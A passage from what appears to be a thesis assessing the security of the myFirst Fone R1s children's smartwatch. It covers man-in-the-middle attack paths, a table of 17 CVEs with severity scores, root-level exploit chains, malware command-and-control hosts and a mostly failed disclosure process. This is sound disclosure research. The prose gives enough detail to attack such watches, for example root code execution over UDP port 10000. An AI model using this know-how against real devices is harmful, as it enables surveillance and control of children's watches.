CVE-2025-31714 (unprotected UNISOC download mode) enables an unprivileged physical attacker to easily both read and write the watch's storage. The vulnerability has a high impact to the watch's confidentiality, integrity, and availability, explained as follows. First, the extensive to full read access to the watch's storage constitutes a serious to total loss of confidentiality. Readable assets of interest include the watch's firmware, its current configuration, and private user data. Note that this includes user data normally inaccessible through the watch, such as location history. Further note that the watch's firmware is of interest for the same reasons as specified in Section 8.3.3. Secondly, the extensive to full write access to the watch's storage constitutes a serious loss of integrity. For instance, it should be possible to add new messages such that they appear received from the watch's followers. Note that being able to tamper with the firmware does not imply that the watch improperly enforces its firmware's integrity, since the watch could still, *e.g.*, refuse to boot the modified firmware; hence, improper integrity enforcement of firmware (**CVE-2025-27857**) is a distinct vulnerability. Chaining **CVE-2025-31714** with **CVE-2025-27857** enables covert tampering with the watch's firmware. Finally, the watch's storage can be written to cause persistent total loss of availability. Note that this is distinct from physically breaking the watch, which is irreversible. In effect, **CVE-2025-31714** is of high severity. The only substantial mitigating factor is that the attacker must have physical access to the watch. Alternatives for mitigating the vulnerability include removing UNISOC download mode; preventing unauthorised use of UNISOC download mode by requiring authentication; and only allowing writing of properly signed firmware images of versions not older than that presently written, combined with preventing (unauthorised) reading. In addition, preferably, sensitive data should be encrypted at rest; however, sensible encryption of data at rest may be infeasible to implement while support for a screen lock is missing.

8.7 **AiTM Oaxis HTTP** **Eavesdropping and Tampering**

This section presents the assessment of Attack Paths 12 to 14. These attack paths exploit the following weaknesses: the watch can be booted into UNISOC download mode, which provides unprotected read and write access to the watch's storage (Threat 54); in the **HTTPS** communication with Oaxis, messages and geographic coordinates are encrypted using the **Advanced**

Encryption Standard (AES) but with a hardcoded key and a hardcoded **initialisation vector (IV)** (Threat 6*); the watch's MQTT communication is insecure, missing both encryption (Threat 46) and integrity enforcement (Threat 42); the watch does not validate the server's **TLS** certificate in the **HTTPS** communication with Oaxis (Threat 50); and the watch uses cleartext **HTTP** for some of its communication with Oaxis (Threats 43 and 47), including uploads of SOS audio recordings, uploads and downloads of audio recordings and pictures sent and received as messages, and downloads of contact profile pictures. There are two distinct causes to the use of **HTTP**: for uploads, the **HTTP** scheme is hardcoded in the watch's firmware; for downloads, the watch uses insecure **URLs** provided by a server without enforcing **HTTPS** (also, if **HTTPS URLs** had been provided, then the watch would have used **HTTPS** but with some of the downloads affected by Threat 50).

In Attack Path 12, the attacker starts with physical access to an arbitrary copy of the watch, reads the watch's firmware using the watch's UNISOC download mode (Threat 54), and obtains the hardcoded **AES** key and **IV** from the firmware (Threat 6). The attacker then advances to an **AiTM** position, and proceeds to: eavesdrop on the watch's **IMEI** from its MQTT communication (Threat 46); use the **IMEI** to inject MQTT packets to the watch (Threat 42), in order to trigger Oaxis **API** traffic; and spoof the Oaxis **API** server (Threat 50), in order to eavesdrop on and tamper with all Oaxis **API** traffic. Note that this attack path targets the watch's Oaxis **HTTPS** data flow (Fig. 7.2).

In Attack Paths 13 and 14, the attacker starts in an **AiTM** position, and eavesdrops on (Threat 47) and tampers with (Threat 43), respectively, the audio recordings and pictures sent and received by the watch over cleartext **HTTP**. Note that these attack paths target the watch's Oaxis **HTTP** data flows (Fig. 7.2).

8.7.1 Method

An **AiTM** position was established by connecting the watch to a Wi-Fi hosted by a computer, and `mitmproxy` was used to eavesdrop on and tamper with the watch's network communication. To facilitate the eavesdropping and tampering, `mitmproxy` addons were written to inject MQTT packets and to replace image and audio files; `python -m http.server` was used to serve files for modified **URLs**; and CyberChef was used to perform encryption

*Albeit unconfirmed, all copies of the watch are believed to use the same hardcoded values.

and decryption using the hardcoded **AES** key and **IV**. Note that, for legal reasons, tampering was only performed in the communication direction of server to watch.

8.7.2 Result

All three attacks were successful: sensitive information was eavesdropped on and tampered with in the watch's Oaxis **HTTPS** and **HTTP** data flows (Fig. 7.2). While all information was eavesdropped on, not all information was tampered with, but all tampering attempts were successful. The remainder of this section further describes the result of following Attack Path 12 (Section 8.7.2.1), and Attack Paths 13 and 14 (Section 8.7.2.2).

8.7.2.1 Attack Path 12

In Attack Path 12, various information was eavesdropped on and tampered with. While the attack path includes MQTT injections for triggering relevant network traffic, neither MQTT injections nor user interaction was required for intercepting highly sensitive information. First, location data was intercepted. Then, by tampering with a server response, the watch's **API** token could be invalidated, making the watch retrieve a new token, enabling interception of the watch's **API** key. Moreover, the client app in the watch could reliably be crashed by providing a large server response, making it restart within a few minutes, leading to the interception of important parts of the watch's remote configuration. Examples of intercepted remote configuration includes: the watch's bind and unbind codes, information about the child whose watch it is (height, name, **URL** of profile picture, and weight), the watch's contacts (emails of followers, names, phone numbers, and **URLs** of profile pictures), whether various watch functionality is disabled, the watch's bound state, and the file server address. The file server is the server to which the watch's **HTTP** uploads are performed. By modifying the file server address, it was possible to intercept SOS audio recordings, and audio recordings and pictures sent as messages by the watch, until the watch was rebooted. Other performed tampering includes disabling the watch's power off functionality (while a **SIM** is inserted), disabling phone calls, and replacing the phone number of a contact to enable calling the watch as that contact. Finally, through a combination of tampering with the watch's contacts and making the server reply that the watch was unbound, it was possible to disable the ability of the watch and its contacts to communicate. This **DoS** attack has two benefits over blocking the watch's network traffic: it disables the watch's phone call functionality; and it

persists until either the watch is rebooted, or the relevant remote configuration is reapplied in the app by the administrator follower, whichever occurs first. Note that a child is likely unable to reboot the watch when the watch's power off functionality is disabled.

Additional information could be intercepted with the help of MQTT injections, or user interaction in the watch or the app. For instance, MQTT injections enabled intercepting remotely configured Wi-Fi credentials, changing the watch's periodic location tracking configuration, overwriting old messages in the watch, and injecting new messages to the watch of all types. In addition, with user interaction, sent messages could be eavesdropped on and tampered with.

The hardcoded **AES** key and **IV** was successfully used to encrypt and decrypt messages and geographic coordinates. However, the encryption only partly prevents eavesdropping and tampering. In particular, in testing, location data uploads have always included information about nearby Wi-Fi in cleartext, which can be used to accurately determine the watch's location through, *e.g.*, Google's Geolocation **API**. Moreover, each plaintext is always encrypted to the same ciphertext, enabling replay attacks.

8.7.2.2 Attack Paths 13 and 14

In Attack Paths 13 and 14, all information was eavesdropped on, including SOS audio recordings, audio recordings and pictures sent and received as messages, contact profile pictures, and the watch's **IMEI**. The **IMEI** was transmitted whenever a stored picture was sent from the watch, due to stored pictures including the **IMEI** in their filename, and the filename being included in file uploads. In addition to eavesdropping, all information received by the watch was tampered with. Eavesdropping and tampering in these attack paths depended on user interaction, in the watch or the app, triggering relevant network communication.

8.7.3 Discussion

The result can be said to substantiate six vulnerabilities: unprotected UNISOC download mode (**CVE-2025-31714**, discussed in Section 8.6.3), encryption via a hardcoded key and **IV** (**CVE-2025-27855**), unprotected MQTT communication (**CVE-2025-27861**, discussed in Section 8.2.3), missing **TLS** server certificate validation (**CVE-2025-27854**), file uploads use cleartext **HTTP** (**CVE-2025-27856**), and file downloads use cleartext **HTTP** (**CVE-2025-27865**).

CVE-2025-27855 (encryption via a hardcoded key and **IV**) enables an attacker with access to the watch's **HTTPS** communication with Oaxis to eavesdrop on highly sensitive information. Without user interaction, the affected information is limited to the watch's geographic coordinates; however, the watch's geographic coordinates are deemed highly sensitive. In effect, the vulnerability is of high severity. Two mitigating factors are that (i) the attacker must have access to the watch's **HTTPS** communication with Oaxis; and (ii) whenever the watch includes information about nearby Wi-Fi in location data uploads (perhaps always when the watch is within range of Wi-Fi), then geographic coordinates may not be of value. The access requirement may be satisfied by the attacker having an **AiTM** position and bypassing the use of **TLS**. In this instance, the use of **TLS** can be bypassed by exploiting **CVE-2025-27854** (missing **TLS** server certificate validation). With user interaction (in the watch or the app), then also messages are affected. Mitigation alternatives depend on the purpose of the encryption.

CVE-2025-27854 (missing **TLS** server certificate validation) enables an unprivileged **AiTM** attacker to, through an attack with low complexity and without user interaction, eavesdrop on and tamper with highly sensitive information, and greatly impact the watch's availability. The affected information primarily includes location data, Oaxis **API** credentials, and important parts of the watch's remote configuration, such as the watch's bind and unbind codes, bound state, contacts, server configuration, and information about the child whose watch it is. In effect, the vulnerability is of critical severity. Two mitigating factors are that (i) the attacker must have an **AiTM** position; and (ii) the watch fetches the affected remote configuration upon every boot, in effect limiting the impact of remote configuration tampering. Combined with user interaction, or as in Attack Path 12, chained with **CVE-2025-27861** (unprotected MQTT communication), additional information is affected, such as the remainder of the watch's remote configuration, and messages. Messages are encrypted, but replay attacks are possible (also see **CVE-2025-27855**). **CVE-2025-27854** can be mitigated by making the watch require a valid certificate from the server.

CVE-2025-27856 (file uploads use cleartext **HTTP**) enables an unprivileged **AiTM** attacker to, through an attack with low complexity reliant on normal user interaction, eavesdrop on and tamper with highly sensitive information. The affected information includes audio recordings and pictures sent as messages by the watch, SOS audio recordings, and the watch's **IMEI**. The fact that SOS audio recordings are affected, which can be highly personal and are a crucial function of the watch, is considered sufficient to make

the vulnerability's confidentiality and integrity impacts high. In effect, the vulnerability is of high severity. Two mitigating factors are that *(i)* the attacker must have an **AiTM** position, and *(ii)* a user must interact with the watch to trigger relevant network communication. The vulnerability can be mitigated by using **HTTPS** instead of **HTTP**.

CVE-2025-27865 (file downloads use cleartext **HTTP**) enables an unprivileged **AiTM** attacker to, through an attack with low complexity reliant on normal user interaction, eavesdrop on and tamper with sensitive information. The affected information includes audio recordings and pictures received as messages by the watch, and contact profile pictures. The confidentiality impact is deemed low. However, the integrity impact is deemed high, considering the ability to tamper with (media) messages sent from parent (or similar authoritative person) to child. In effect, the vulnerability is of medium severity. Two mitigating factors are that *(i)* the attacker must have an **AiTM** position, and *(ii)* user interaction is required to trigger relevant network communication. The vulnerability can be mitigated by using **HTTPS** instead of **HTTP**.

Chapter 9

Results

This chapter summarises the vulnerabilities discovered in myFirst Fone R1s in this thesis (Section 9.1). In addition, this chapter presents the preliminary result of the **CVD** and the acquiring of **CVE IDs** (Section 9.2).

9.1 Discovered Vulnerabilities

This section summarises the vulnerabilities discovered in myFirst Fone R1s in this thesis. A total of 17 vulnerabilities were discovered, presented in Table 9.1.

Table 9.1: The vulnerabilities discovered in myFirst Fone R1s in this thesis, sorted in descending order of **CVSS-B** score calculated according to **CVSS** version 4.0. The vulnerability descriptions provided in this table are the suggested **CVE** Record descriptions, most of which have been slightly refined by **MITRE**.

(i) CVE-2025-31715: Unprotected privileged **RCE**

Description	The Android init service <code>ju_ipsec_server</code> in devices with UNISOC chipsets including SL8521E, SL8521ET, SL8541E, UIS8141E, UWS6137, UWS6137E, UWS6151, UWS6151E, and UWS6152 running Mocor5, Android 8.1, or Android 9 binds to an unrestricted IP address and does not verify the source of received data. This allows remote attackers, and low-privileged local attackers, to execute arbitrary code on the host as root by sending a UDP datagram to port 10000 on the host over IPv4 . ^a
CWE IDs	CWE-1327 and CWE-940
CVSS-B score	9.3 / Critical (CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N)
Attack surface	Network service
Related threats	35 and 55
PoCs	C.1
Exploitation	8.1
Credits	—

^aNote that the description in UNISOC’s disclosure of this vulnerability is inconsistent with this description; this description was written following UNISOC’s disclosure, and UNISOC agreed with it and the stated **CWE IDs**. Further note that the set of affected products and versions has been obtained from UNISOC; only the UNISOC **SoC** SL8521E running Mocor5 has been assessed in this thesis.

(ii) CVE-2021-47661: Embedded malware

Description	The update app in myFirst Fone R1s myFirst_R1S_5.2e-20221207_user contains malware with an insecure over-the-air (OTA) self-update mechanism. This allows adversary-in-the-middle attackers to achieve persistence on the watch as the Android user system by spoofing one of the malware's command and control (C&C) servers to install a crafted OTA malware update. The update app is named Software Update, with package name com.redstone.ota.ui and path /system/app/rsota.apk. The malware's main functionality is spread across two modules named libcore.jar and libcore64.jar, which contact the C&C servers at https://g.sinfoon.com:40081 and http://mad.dwphonetest.com:58801, respectively. The inclusion of the malware in the update app may be deliberate.
CWE IDs	CWE-506
CVSS-B score	9.2 / Critical (CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N)
Attack surface	Firmware
Related threats	40
PoCs	C.4
Exploitation	8.4
Credits	Doctor Web [10] discovered the same malware (albeit potentially a different version) in the same update app in 2021, preinstalled in the children's smartwatch ELARI KidPhone 4G. The discovery was seemingly never reported to the CVE Program.

(iii) CVE-2025-27854: Missing **TLS** server certificate validation

Description	HTTPS communication with wwatch.oaxis.com in myFirst Fone R1s myFirst_R1S_5.2e-20221207_user is missing TLS server certificate validation. This allows adversary-in-the-middle attackers to obtain and manipulate highly sensitive information, and greatly impact the watch's availability, by spoofing wwatch.oaxis.com. User interaction (in the watch or its companion app) is unnecessary, but makes additional information affected.
CWE IDs	CWE-295
CVSS-B score	9.2 / Critical (CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N)
Attack surface	Firmware
Related threats	50
PoCs	—
Exploitation	8.7
Credits	—

(iv) CVE-2025-31713: Embedded local backdoor

Description	The Android init service <code>cmd_services</code> in devices with UNISOC chipsets including SL8521E, SL8521ET, SL8541E, UIS8141E, UWS6137, UWS6137E, UWS6151, UWS6151E, and UWS6152 running Moco5 or Android 8.1 is a backdoor used by debug functionality in the app EngineerMode. This allows unprivileged local attackers to gain root privileges on the device by starting and communicating with the service. ^a
CWE IDs	CWE-489
CVSS-B score	8.6 / High (CVSS:4.0/AV:L/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N)
Attack surface	Firmware
Related threats	39
PoCs	C.4 and C.5
Exploitation	8.4 and 8.5
Credits	Isaev [58] published an exploit in 2021, which seems to have been verified to work on watches with the UNISOC SoC SL8521E by both Isaev and an individual using the alias ‘Orange’ (Section 3.2; [58]). Note that the exploit in question is fundamentally dependent on either special user interaction or physical access. The discovery was seemingly never reported to UNISOC or the CVE Program.

^aNote that the description in UNISOC’s disclosure of this vulnerability is inconsistent with this description; this description was written following UNISOC’s disclosure, and UNISOC agreed with it and the stated **CWE IDs**. Further note that the set of affected products and versions has been obtained from UNISOC; only the UNISOC SoC SL8521E running Moco5 has been assessed in this thesis.

(v) CVE-2025-27860: OTA firmware updates are weakly signed

Description	Over-the-air (OTA) firmware updates in myFirst Fone R1s <code>myFirst_R1S_5.2e-20221207_user</code> are only signed with one of Android’s test keys, a publicly available key. This allows attackers to achieve persistence on the watch as root or at a higher privilege level via installation of a crafted OTA firmware update. Attackers at least include high-privileged local attackers and remote attackers able to tamper with the OTA firmware update communication.
CWE IDs	CWE-1269
CVSS-B score	8.4 / High (CVSS:4.0/AV:L/AC:L/AT:N/PR:H/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N)
Attack surface	Firmware
Related threats	21, 22, and 25
PoCs	C.3
Exploitation	8.3
Credits	—

(vi) CVE-2025-27859: System apps are weakly signed

Description	System apps in myFirst Fone R1s myFirst_R1S_5.2e-20221207_user are only signed with one of Android's test keys, a publicly available key. This allows attackers to achieve persistence on the watch as user system via installation of a crafted system app. Attackers at least include high-privileged local attackers and physically proximate attackers with Android Debug Bridge (ADB) access.
CWE IDs	CWE-1269
CVSS-B score	8.4 / High (CVSS:4.0/AV:L/AC:L/AT:N/PR:H/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N)
Attack surface	Firmware
Related threats	57
PoCs	—
Exploitation	8.5
Credits	—

(vii) CVE-2025-27861: Unprotected MQTT communication

Description	MQTT communication in myFirst Fone R1s myFirst_R1S_5.2e-20221207_user is unprotected, which allows adversary-in-the-middle attackers to obtain and manipulate sensitive information, and greatly impact the watch's availability, by eavesdropping on and tampering with the communication. Hidden functionality in the watch's MQTT client augments the impact. User interaction is unnecessary, but user interaction in the watch's companion app makes additional information affected.
CWE IDs	CWE-419
CVSS-B score	8.3 / High (CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:L/VI:L/VA:H/SC:N/SI:N/SA:N)
Attack surface	Firmware
Related threats	42 and 46
PoCs	C.2 and C.3
Exploitation	8.2, 8.3, and 8.7
Credits	—

(viii) CVE-2025-27862: Hidden functionality for tapping microphone

Description	myFirst Fone R1s myFirst_R1S_5.2e-20221207_user has hidden functionality to support eavesdropping of its microphone by the watch making a covert phone call to a given phone number. This allows remote vendor MQTT servers to eavesdrop on the watch's microphone, and greatly impact the watch's availability as a side effect, by publishing a certain MQTT message. Also, this allows unprivileged local attackers to achieve the same impact by sending an Android broadcast.
CWE IDs	CWE-912
CVSS-B score	8.3 / High (CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:H/VI:N/VA:H/SC:N/SI:N/SA:N)
Attack surface	Firmware
Related threats	41
PoCs	C.2
Exploitation	8.2
Credits	—

(ix) CVE-2025-27858: Firmware update checks use cleartext HTTP

Description	Checks for over-the-air (OTA) firmware updates in myFirst Fone R1s myFirst_R1S_5.2e-20221207_user are performed over cleartext HTTP , because HTTPS is disabled in a configuration file in the update app APK . This allows adversary-in-the-middle attackers to obtain and manipulate sensitive information, and break the watch's update functionality, by eavesdropping on and tampering with the communication. User interaction (in the watch or its companion app) is unnecessary, but can increase the frequency of checks for updates.
CWE IDs	CWE-419
CVSS-B score	8.3 / High (CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:L/VI:L/VA:H/SC:N/SI:N/SA:N)
Attack surface	Firmware
Related threats	20, 22, and 25
PoCs	C.3
Exploitation	8.3
Credits	—

(x) CVE-2025-27855: Encryption via a hardcoded key and IV

Description	Messages and geographic coordinates in HTTPS communication with <code>wwatch.oaxis.com</code> in myFirst Fone R1s <code>myFirst_R1S_5.2e-20221207_user</code> are encrypted via a hardcoded key and initialisation vector (IV) .	
CWE IDs	CWE-321	
CVSS-B score	8.2 / High (CVSS:4.0/AV:N/AC:H/AT:P/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N)	
Attack surface	Firmware	
Related threats	6	
PoCs	—	
Exploitation	8.7	
Credits	—	

(xi) CVE-2025-27856: File uploads use cleartext HTTP

Description	Uploads of audio recordings and pictures sent as messages, and of SOS audio recordings, in myFirst Fone R1s <code>myFirst_R1S_5.2e-20221207_user</code> are performed over cleartext HTTP , because the URI scheme is hardcoded as <code>http</code> . This allows adversary-in-the-middle attackers to obtain and manipulate these files, and obtain the watch's IMEI , by eavesdropping on and tampering with the communication.	
CWE IDs	CWE-419	
CVSS-B score	7.6 / High (CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:P/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N)	
Attack surface	Firmware	
Related threats	43 and 47	
PoCs	—	
Exploitation	8.7	
Credits	—	

(xii) CVE-2025-27864: Hidden **ADB** functionality

Description	myFirst Fone R1s myFirst_R1S_5.2e-20221207_user has hidden Android Debug Bridge (ADB) functionality, which allows physically proximate attackers to achieve persistence on the watch as a user app by enabling ADB access in the watch's settings and then using ADB over USB to install a crafted app. The app could, <i>e.g.</i> , covertly take pictures with the watch's camera, eavesdrop on the watch's microphone, and play audio through the watch's speakers. The watch must not be in class mode (which makes settings inaccessible).
CWE IDs	CWE-912
CVSS-B score	7.0 / High (CVSS:4.0/AV:P/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N)
Attack surface	Firmware
Related threats	9
PoCs	C.5
Exploitation	8.5
Credits	—

(xiii) CVE-2025-31714: Unprotected UNISOC download mode

Description	Devices with UNISOC chipsets including SL8521E, SL8521ET, SL8541E, UIS8141E, UWS6137, UWS6137E, UWS6151, UWS6151E, and UWS6152 running Mocom5, Android 8.1, or Android 9 do not verify the source of received data when in download mode. This allows physically proximate attackers to read from and write to the device's storage by booting the device into download mode and communicating with it over USB . ^a
CWE IDs	CWE-940
CVSS-B score	7.0 / High (CVSS:4.0/AV:P/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N)
Attack surface	Firmware
Related threats	54
PoCs	C.6
Exploitation	8.6 and 8.7
Credits	—

^aNote that the description in UNISOC's disclosure of this vulnerability is inconsistent with this description; this description was written following UNISOC's disclosure, and UNISOC agreed with it and the stated **CWE IDs**. Further note that the set of affected products and versions has been obtained from UNISOC; only the UNISOC **SoC** SL8521E running Mocom5 has been assessed in this thesis.

(xiv) CVE-2025-27857: Improper integrity enforcement of firmware

Description	myFirst Fone R1s myFirst_R1S_5.2e-20221207_user improperly enforces its firmware's integrity (manipulations of, at least, the partitions boot and system persist across reboots without any noticeable impact on the watch's normal operation). This allows attackers to achieve persistence on the watch as root or at a higher privilege level by tampering with the firmware in the watch's storage. Attackers at least include high-privileged local attackers and physically proximate attackers able to tamper with the watch's storage.
CWE IDs	CWE-345
CVSS-B score	6.7 / Medium (CVSS:4.0/AV:L/AC:L/AT:N/PR:H/UI:N/VC:N/VI:H/VA:N/SC:N/SI:N/SA:N)
Attack surface	Firmware
Related threats	7
PoCs	C.1 and C.4 to C.6
Exploitation	8.1 and 8.4 to 8.6
Credits	—

(xv) CVE-2025-27863: Firmware update downloads use cleartext HTTP

Description	Downloads of over-the-air (OTA) firmware updates in myFirst Fone R1s myFirst_R1S_5.2e-20221207_user are performed over cleartext HTTP , because the watch uses URLs provided by a server without enforcing HTTPS . This allows adversary-in-the-middle attackers to obtain at least parts of the watch's firmware (which is normally unavailable) by eavesdropping on the communication. The impact is reduced by the use of primarily incremental updates, <i>i.e.</i> , binary patches to the previous firmware. If HTTPS URLs had been provided, then the watch would have used HTTPS but without server certificate validation. Tampering with update additionally requires the ability to forge the signature on them, and appears only possible under certain circumstances.
CWE IDs	CWE-319
CVSS-B score	6.3 / Medium (CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N)
Attack surface	Firmware
Related threats	20
PoCs	—
Exploitation	8.3
Credits	—

(xvi) CVE-2025-27865: File downloads use cleartext **HTTP**

Description	Downloads of audio recordings and pictures received as messages, and of contact profile pictures, in myFirst Fone R1s myFirst_R1S_5.2e-20221207_user are performed over cleartext HTTP , because the watch uses URLs provided by a server without enforcing HTTPS . This allows adversary-in-the-middle attackers to obtain and manipulate these files by eavesdropping on and tampering with the communication. If HTTPS URLs had been provided, then the watch would have used HTTPS but with some of the downloads affected by CVE-2025-27854 .
CWE IDs	CWE-419
CVSS-B score	6.0 / Medium (CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:P/VC:L/VI:H/VA:N/SC:N/SI:N/SA:N)
Attack surface	Firmware
Related threats	43 and 47
PoCs	—
Exploitation	8.7
Credits	—

(xvii) CVE-2025-27866: Missing support for screen lock

Description	myFirst Fone R1s myFirst_R1S_5.2e-20221207_user lacks the ability to configure a screen lock, which allows physically proximate attackers to obtain and manipulate sensitive information by using the watch. The watch must not be in class mode (which makes the watch user powerless).
CWE IDs	CWE-306
CVSS-B score	5.2 / Medium (CVSS:4.0/AV:P/AC:L/AT:N/PR:N/UI:N/VC:H/VI:L/VA:N/SC:N/SI:N/SA:N)
Attack surface	Firmware
Related threats	12
PoCs	C.5
Exploitation	8.5
Credits	—

Vulnerabilities were discovered in both assessed attack surfaces. However, only one vulnerability ([CVE-2025-31715](#)) is attributed to the network service attack surface, the other 16 vulnerabilities being attributed to the firmware attack surface.

A majority of the vulnerabilities, 13, are of a higher **CVSS-B** severity rating than medium: no less than three are of critical severity, and as many as 10 are of high severity. The other four vulnerabilities are of medium severity, *i.e.*, no vulnerability is of lower severity than medium. One of the vulnerabilities of critical severity is the network service vulnerability, which has the highest **CVSS-B** score (9.3) among the discovered vulnerabilities.

Also a majority of the vulnerabilities, 10, are remotely exploitable, including the network service vulnerability. In particular, the network service vulnerability is the only one exploitable by a remote-network attacker. Meanwhile, the nine remotely exploitable firmware vulnerabilities are seven requiring an **AiTM** attacker and two requiring control over a certain server (unless chained with a suitable vulnerability). Of the seven vulnerabilities not classified as remotely exploitable, only three require physical access to the watch, the other four neither requiring physical access nor being bound to a protocol stack.

Table 9.2 presents a selection of the most severe vulnerability chains that can be formed: five disjoint chains that result in at least high-privileged (user system, root, or higher privileged) **ACE** on the watch. Each chain either already has, or can easily be amended to have, the most severe of the stated results: persistence as root. Moreover, all the chains have a high practical exploitability: exploitation of each is reliable and relatively easy, and requires neither user interaction nor privileges; in addition, three of the chains are particularly exploitable by being remotely exploitable. Note that one of the remotely exploitable chains is the network service vulnerability, while the other remotely exploitable chains consist of firmware vulnerabilities that each are of the critical or high **CVSS-B** severity rating.

9.2 CVD and Acquiring of CVE IDs

This section presents the preliminary result of the **CVD** and the acquiring of **CVE IDs**. All dates are specified in **Central European Summer Time (CEST)**. The **CVD** timeline, with more details, is available in Appendix D.

CVD with myFirst quickly failed. All discovered vulnerabilities were

Table 9.2: Disjoint vulnerability chains that result in at least high-privileged **ACE** on myFirst Fone R1s. The chains are first sorted in descending order of exploitability according to the required attacker, and then in descending order of result severity.

Vulnerability chain	Attacker	Result	
		ACE as	Persistence as
CVE-2025-31715	Remote network	Root	—
CVE-2025-27861^a → CVE-2025-27858^b → CVE-2025-27860	AiTM	Root	Root
CVE-2021-47661 → CVE-2025-31713	AiTM	Root	System
CVE-2025-31714 → CVE-2025-27857	Physical	Root	Root
CVE-2025-27866 → CVE-2025-27864 → CVE-2025-27859	Physical	System	System

^aNote that this is not an entry point, but greatly increases the practical exploitability of the next vulnerability in the chain.

^b**CVE-2025-27863** is an alternative but less practically exploitable entry point.

reported to myFirst on 5th December 2024*, and myFirst was preliminarily given 60 days until public disclosure of the vulnerabilities. As a result, myFirst ceased responding. Note that no vulnerability disclosure policy was identified in relation to myFirst.

As **CVD** with myFirst failed, help was sought from higher up in the supply chain. Early January 2025, attempts were made to contact three other parties: Umeox (the presumed manufacturer of the watch), Redstone (the presumed developer of the watch’s update app), and UNISOC (the manufacturer of the watch’s **SoC**). The results were as follows. Umeox never responded. Redstone eventually responded, seeming interested in security issues; however, Redstone ceased responding upon receiving a description of **CVE-2021-47661** (embedded malware). UNISOC, on the other hand, was easily contacted and responded appropriately to a report of three vulnerabilities: **CVE-2025-31715** (unprotected privileged **RCE**), **CVE-2025-31713** (embedded local backdoor), and **CVE-2025-31714** (unprotected UNISOC download mode). These three vulnerabilities had been found potentially related to UNISOC (Appendix **D.1**), and UNISOC later confirmed that it would address them. Note that out of Umeox, Redstone, and UNISOC, only UNISOC was found to have a vulnerability disclosure policy[†], and that policy has been respected.

*Strictly speaking, there are a few discrepancies between the vulnerabilities reported on this date and the discovered vulnerabilities, as detailed in Appendix **D.3.1**.

[†]https://www.unisoc.com/en_us/secy/flawedPolicy

CVD with UNISOC has proceeded as follows. The three vulnerabilities **CVE-2025-31715**, **CVE-2025-31713**, and **CVE-2025-31714** were reported to UNISOC on 23rd January 2025. UNISOC was preliminarily given 90 days until public disclosure of the vulnerabilities (this time frame is in line with UNISOC's vulnerability disclosure policy). After 75 days (*i.e.*, on 8th April 2025), UNISOC anticipated that it would have to delay public disclosure by at least 69 days (strictly speaking, until July), which the author of this thesis deemed acceptable. After 173 days* (*i.e.*, on 15th July 2025), UNISOC disclosed all three vulnerabilities (**CVE-2025-31715**, **CVE-2025-31713**, and **CVE-2025-31714**) on its security bulletin[†].

CVE IDs were acquired for all discovered vulnerabilities. UNISOC assigned **CVE IDs** to its three vulnerabilities, while the other 14 **CVE IDs** were acquired from **MITRE**.

In summary, **CVD** has largely failed. Apart from **MITRE**, whose involvement is limited to the **CVE** Program, UNISOC is the only party with whom **CVD** appears successful; the other three parties either ceased responding upon receiving a vulnerability report (myFirst and Redstone) or never responded (Umeox). Thus, **CVD** has succeeded at least partially[‡] for the three vulnerabilities **CVE-2025-31715**, **CVE-2025-31713**, and **CVE-2025-31714**, but failed for the other 14 vulnerabilities.

*This number may be one too large (Appendix D.1).

[†]https://web.archive.org/web/20250817150123/https://www.unisoc.com/en_us/secy/announcementDetail/1944933773300793346

[‡]Note that (i) the **CVD** includes the publication of this thesis (the aftermath of which is unknown) and (ii) the status of the **CVD** between UNISOC and its partners is unknown.

Chapter 10

Discussion

This chapter discusses and evaluates the findings. The discussion and evaluation covers the severity (Section 10.1) and discoverability (Section 10.2) of the discovered vulnerabilities, followed by the security of the assessed attack surfaces (Section 10.3) and final remarks (Section 10.4). Note that each vulnerability is also separately discussed in Chapter 8.

10.1 Severity of Vulnerabilities

Several profoundly severe vulnerabilities were discovered: one in the network service attack surface and several in the firmware attack surface. This is supported by both the **CVSS-B** ratings and practical significance of the vulnerabilities. Perhaps most interesting is the ability to form as many as five disjoint vulnerability chains that are not only highly practical, but also have one of the most severe results conceivable: high-privileged **ACE** on the watch, *i.e.*, great control of the watch. In particular, an attacker can obtain persistence as root, *i.e.*, lasting virtually full control of the watch, through a highly practical attack using any of five* entry points, three being remotely exploitable. Note that while the vulnerabilities requiring a physical attacker may be considered less severe, they are still severe considering the nature of the device as (*i*) often on the move (increased exposure) and (*ii*) attached to a child (likely weak to social engineering and has low security awareness). Moreover, the attacker most dangerous to a child is arguably the one living in physical proximity to the child.

***CVE-2025-27863** (firmware update downloads use cleartext **HTTP**) is excluded due to its lower practical exploitability.

While only one network service vulnerability, [CVE-2025-31715](#), was discovered, it is arguably the most severe of the discovered vulnerabilities. In comparison with the other discovered vulnerabilities, it has the highest [CVSS-B](#) score, and it is arguably of highest practical significance due to being exploitable by the remote-network attacker. In particular, due to [CVE-2025-31715](#), any attacker with an internet connection can scan the internet to enumerate watches, and then easily and covertly seize virtually full control of them.

In conclusion, with knowledge of the discovered vulnerabilities, it is deemed relatively easy to fully compromise myFirst Fone R1s through each of its firmware attack surface and, in particular, its network service attack surface. The risk of full compromise is arguably the greatest in the following four situations:

- The watch is physically accessible to the attacker.
- The watch is connected to a malicious Wi-Fi.
- The watch is connected to the same Wi-Fi as the attacker.
- The watch is connected to the internet over the mobile network.

